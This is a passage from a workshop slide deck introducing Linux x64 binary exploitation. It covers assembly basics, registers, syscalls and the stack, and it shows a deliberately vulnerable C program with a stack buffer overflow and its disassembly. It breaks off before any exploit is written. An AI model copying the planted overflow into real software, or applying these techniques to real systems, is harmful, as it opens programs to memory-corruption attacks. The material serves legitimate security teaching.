



# Introduction to Linux 64-bit Binary Exploitation

By Harold Rodriguez



# Who am I?

- ▶ Harold Rodriguez aka @superkojiman
- ▶ Got interested in binary exploitation
- ▶ Fuzzed software, wrote exploits for fun
- ▶ Proud owner of OSCP and OSCE certs
- ▶ You can find me on
  - ▶ WWW: <https://techorganic.com>
  - ▶ Twitter: @superkojiman
  - ▶ #vulnhub on FreeNode
  - ▶ <https://defcontoronto.slack.com>

# Binary exploitation

- ▶ Goal is to find a vulnerability in a binary through analysis and determine if it's exploitable
- ▶ Types of vulnerabilities include memory corruption, race conditions, and command injection
- ▶ Types of binaries include
  - ▶ ELF (Executable and Linkable Format) on Linux,
  - ▶ PE (Portable Executable) on Windows
  - ▶ Mach-O on macOS



# How this is going to work

- ▶ Quick intro to x64 assembly
- ▶ How binaries work
- ▶ Vulnerabilities and exploiting the stack
- ▶ Analyzing a binary for vulnerabilities
- ▶ Developing an exploit

# The Virtual Machine

- ▶ You should have imported the provided Linux VM
- ▶ Password to login as dc416 is... dc416
- ▶ Get the IP address, SSH in
- ▶ All the examples are in `/home/dc416/workshop`



# Quick introduction to Intel x64 Assembly

# What is Assembly?

- ▶ Low level programming language
- ▶ As close as we can get to machine code
- ▶ We need to learn how to read and write a bit of it
  - ▶ Just enough to get through the workshop

# Intel and AT&T syntax

```
dc416@exploitdev:~/workshop/asm$ objdump -d hello -Mintel  
  
hello:      file format elf64-x86-64  
  
Disassembly of section .text:  
  
00000000004000b0 <_start>:  
4000b0: bf 01 00 00 00          mov    edi,0x1  
4000b5: 48 be d8 00 60 00 00  movabs rsi,0x6000d8  
4000bc: 00 00 00  
4000bf: ba 0e 00 00 00          mov    edx,0xe  
4000c4: b8 01 00 00 00          mov    eax,0x1  
4000c9: 0f 05                  syscall  
4000cb: b8 3c 00 00 00          mov    eax,0x3c  
4000d0: bf 7b 00 00 00          mov    edi,0x7b  
4000d5: 0f 05                  syscall
```

## Intel syntax

We'll be using this one

```
dc416@exploitdev:~/workshop/asm$ objdump -d hello  
  
hello:      file format elf64-x86-64  
  
Disassembly of section .text:  
  
00000000004000b0 <_start>:  
4000b0: bf 01 00 00 00          mov    $0x1,%edi  
4000b5: 48 be d8 00 60 00 00  movabs $0x6000d8,%rsi  
4000bc: 00 00 00  
4000bf: ba 0e 00 00 00          mov    $0xe,%edx  
4000c4: b8 01 00 00 00          mov    $0x1,%eax  
4000c9: 0f 05                  syscall  
4000cb: b8 3c 00 00 00          mov    $0x3c,%eax  
4000d0: bf 7b 00 00 00          mov    $0x7b,%edi  
4000d5: 0f 05                  syscall
```

## AT&T syntax

# "Hello, world!" in Assembly

```
1 section .data
2     msg db 'Hello, world!', 0xA
3     len equ 14
4
5 section .text
6
7 global _start
8 _start:
9     ; setup parameters for sys_write
10    mov rdi, 1      ; stdout
11    mov rsi, msg    ; message
12    mov rdx, len    ; length of message
13
14    ; sys_write (0x1, msg, len)
15    mov rax, 1
16    syscall
17
18    mov rax, 0x3c
19    mov rdi, 123
20    syscall
```

# "Hello, world!" in Assembly

```
1 section .data
2     msg db 'Hello, world!', 0xA
3     len equ 14
4
5 section .text
6
7 global _start
8 _start:
9     ; setup parameters for sys_write
10    mov rdi, 1      ; stdout
11    mov rsi, msg    ; message
12    mov rdx, len    ; length of message
13
14    ; sys_write (0x1, msg, len)
15    mov rax, 1
16    syscall
17
18    mov rax, 0x3c
19    mov rdi, 123
20    syscall
```

Initialized data

# "Hello, world!" in Assembly

```
1 section .data
2     msg db 'Hello, world!', 0xA
3     len equ 14
4
5 section .text
6
7 global _start
8 _start:
9     ; Setup parameters for sys_write
10    mov rdi, 1 ; stdout
11    mov rsi, msg ; message
12    mov rdx, len ; length of message
13
14    ; sys_write (0x1, msg, len)
15    mov rax, 1
16    syscall
17
18    mov rax, 0x3c
19    mov rdi, 123
20    syscall
```

Our code starts here

# "Hello, world!" in Assembly

```
1 section .data
2     msg db 'Hello, world!', 0xA
3     len equ 14
4
5 section .text
6
7 global _start      These are 64-bit
8 _start:            registers
9     ; setup parameters for sys_write
10    mov rdi, 1 ; stdout
11    mov rsi, msg ; message
12    mov rdx, len ; length of message
13
14    ; sys_write (0x1, msg, len)
15    mov rax, 1
16    syscall
17
18    mov rax, 0x3c
19    mov rdi, 123
20    syscall
```

# Registers


- ▶ 16 general purpose registers; 64-bits wide
- ▶ RAX, RCX, RDX, RBX, RSI, RDI, R8 to R15 used for storing data
- ▶ RBP, RSP: base/frame pointer and stack pointer respectively
- ▶ RIP: instruction pointer
- ▶ FLAGS: status register

# Subregisters

- RAX, RBX, RCX, RDX (64/32/16/8 bits)



- R8 to R15 (64/32/16 bits)



# Registers

```
1 section .data
2     msg db 'Hello, world!', 0xA
3     len equ 14
4
5 section .text
6
7 global _start
8 _start:
9     ; setup parameters for sys_write
10    mov rdi, 1      ; stdout
11    mov rsi, msg    ; message
12    mov rdx, len    ; length of message
13
14    ; sys_write (0x1, msg, len)
15    mov rax, 1
16    syscall
17
18    mov rax, 0x3c
19    mov rdi, 123
20    syscall
```

Storing data into registers  
using MOV

# System calls

```
1 section .data
2     msg db 'Hello, world!', 0xA
3     len equ 14
4
5 section .text
6
7 global _start
8 _start:
9     ; setup parameters for write
10    mov rdi, 1      ; stdout
11    mov rsi, msg    ; message
12    mov rdx, len    ; length of message
13
14    ; sys_write (0x1, msg, len)
15    mov rax, 1
16    syscall
17
18    mov rax, 0x3c
19    mov rdi, 123
20    syscall
```

Parameters to  
sys\_write(int fd, char \*buf, size\_t len)


syscall executes a system call based  
on the value in RAX

# SYSCALL


- ▶ Tells the kernel to execute a specific system call
- ▶ No operands; it uses the value in RAX to determine which system call to use
  - ▶ See your assembly cheatsheet for example system call IDs
- ▶ Parameters are passed through registers RDI, RSI, RDX, R10, R8, and r9 respectively
- ▶ Return value of system call stored in RAX

# "Hello, world!" in Assembly

```
1 section .data
2     msg db 'Hello, world!', 0xA
3     len equ 14
4
5 section .text
6
7 global _start
8 _start:
9     ; setup parameters for sys_write
10    mov rdi, 1      ; stdout
11    mov rsi, msg    ; message
12    mov rdx, len    ; length of message
13
14    ; sys_write (0x1, msg, len)
15    mov rax, 1
16    syscall
17
18    mov rax, 0x3c
19    mov rdi, 123
20    syscall
```



YOU CAN READ  
ASSEMBLY!  
QUESTIONS?



# The Stack

# The Stack

- ▶ A contiguous section in memory used by the program for storing data
- ▶ Uses Last-In-First-Out (LIFO)
  - ▶ Last item inserted in the stack is the first one that gets removed

# The Stack

- Grows towards lower addresses

Lower address  
0x7fffffffde000

Higher address  
0x7fffffff0000

0x20
0x7fffffffde250
0x4005d0
0xfeed
0xff0000

# Adding to the Stack

- To insert an item onto the stack, we use the PUSH instruction

Lower address  
0x7fffffffde000

Higher address  
0x7fffffff0000



# PUSH

- ▶ Push data on the stack
  - ▶ `push rax`: push the value stored in RAX onto the stack
  - ▶ `push 1234`: push the value 1234 onto the stack

# Removing from the Stack

- To remove an item from the stack, use the POP instruction

Lower address  
0x7fffffffde000

Higher address  
0x7fffffff0000




# POP

- ▶ Takes a single operand; the register to pop the data into
- ▶ Always removes from the top of the stack
  - ▶ `pop rax` : removes data from the top of the stack and saves it into RAX


# The Stack in action

- ▶ The CPU keeps track of the bottom of the stack using registers RBP and RSP respectively




# The Stack in action

- When an item is pushed on the stack, 8 bytes are subtracted from RSP



# The Stack in action

- When POP is used, the value pointed to by RSP is copied to a register, and 8 bytes are added to RSP



# vuln01.c

```
1 #include <stdio.h>
2 #include <unistd.h>
3
4 int vuln() {
5     char buf[80];
6     printf("Address: %p\n", buf);
7     read(0, buf, 200);
8     return 0;
9 }
10
11 int main(int argc, char *argv[]) {
12     vuln();
13     return 0;
14 }
```

# Disassembly of vuln01

```
dc416@exploitdev:~/workshop/vuln01$ gdb -q vuln01
Loaded 112 commands. Type pwndbg [filter] for a list.
Reading symbols from vuln01... (no debugging symbols found)... done.
pwndbg> disassemble main
Dump of assembler code for function main:
0x00000000004005a1 <+0>: push rbp
0x00000000004005a2 <+1>: mov rbp, rsp
0x00000000004005a5 <+4>: sub rsp, 0x10
0x00000000004005a9 <+8>: mov DWORD PTR [rbp-0x4], edi
0x00000000004005ac <+11>: mov QWORD PTR [rbp-0x10], rsi
0x00000000004005b0 <+15>: mov eax, 0x0
0x00000000004005b5 <+20>: call 0x400566 <vuln>
0x00000000004005ba <+25>: mov eax, 0x0
0x00000000004005bf <+30>: leave
0x00000000004005c0 <+31>: ret
End of assembler dump.
pwndbg> disassemble vuln
Dump of assembler code for function vuln:
0x0000000000400566 <+0>: push rbp
0x0000000000400567 <+1>: mov rbp, rsp
0x000000000040056a <+4>: sub rsp, 0x50
0x000000000040056e <+8>: lea rax, [rbp-0x50]
0x0000000000400572 <+12>: mov rsi, rax
0x0000000000400575 <+15>: mov edi, 0x400654
0x000000000040057a <+20>: mov eax, 0x0
0x000000000040057f <+25>: call 0x400430 <printf@plt>
0x0000000000400584 <+30>: lea rax, [rbp-0x50]
0x0000000000400588 <+34>: mov edx, 0xc8
0x000000000040058d <+39>: mov rsi, rax
0x0000000000400590 <+42>: mov edi, 0x0
0x0000000000400595 <+47>: call 0x400440 <read@plt>
0x000000000040059a <+52>: mov eax, 0x0
0x000000000040059f <+57>: leave
0x00000000004005a0 <+58>: ret
End of assembler dump.
pwndbg>
```

# Control flow

- ▶ The CPU uses the Instruction Pointer to determine which instruction to execute next

```
pwndbg> disassemble main
Dump of assembler code for function main:
0x00000000004005a1 <+0>:    push   rbp
0x00000000004005a2 <+1>:    mov    rbp,rsp
0x00000000004005a5 <+4>:    sub    rsp,0x10
0x00000000004005a9 <+8>:    mov    DWORD PTR [rbp-0x4],edi
0x00000000004005ac <+11>:   mov    QWORD PTR [rbp-0x10],rsi
0x00000000004005b0 <+15>:   mov    eax,0x0
0x00000000004005b5 <+20>:   call   0x400566 <vuln>
0x00000000004005ba <+25>:   mov    eax,0x0
0x00000000004005bf <+30>:   leave 
0x00000000004005c0 <+31>:   ret
```

End of assembler dump.

# The Instruction Pointer

- ▶ The RIP (Instruction Pointer) register contains the address of the next instruction to execute
- ▶ Unlike the other registers, we cannot change the value of RIP using instructions like MOV
- ▶ In exploitation, our goal is to gain control of RIP, and point it to an arbitrary location containing instructions of our choosing



# Let's see it in action!

Instruction pointer and RIP

# The Instruction Pointer

```
*RIP 0x4005b0 (main+15) ← mov    eax, 0
[                               DISASM
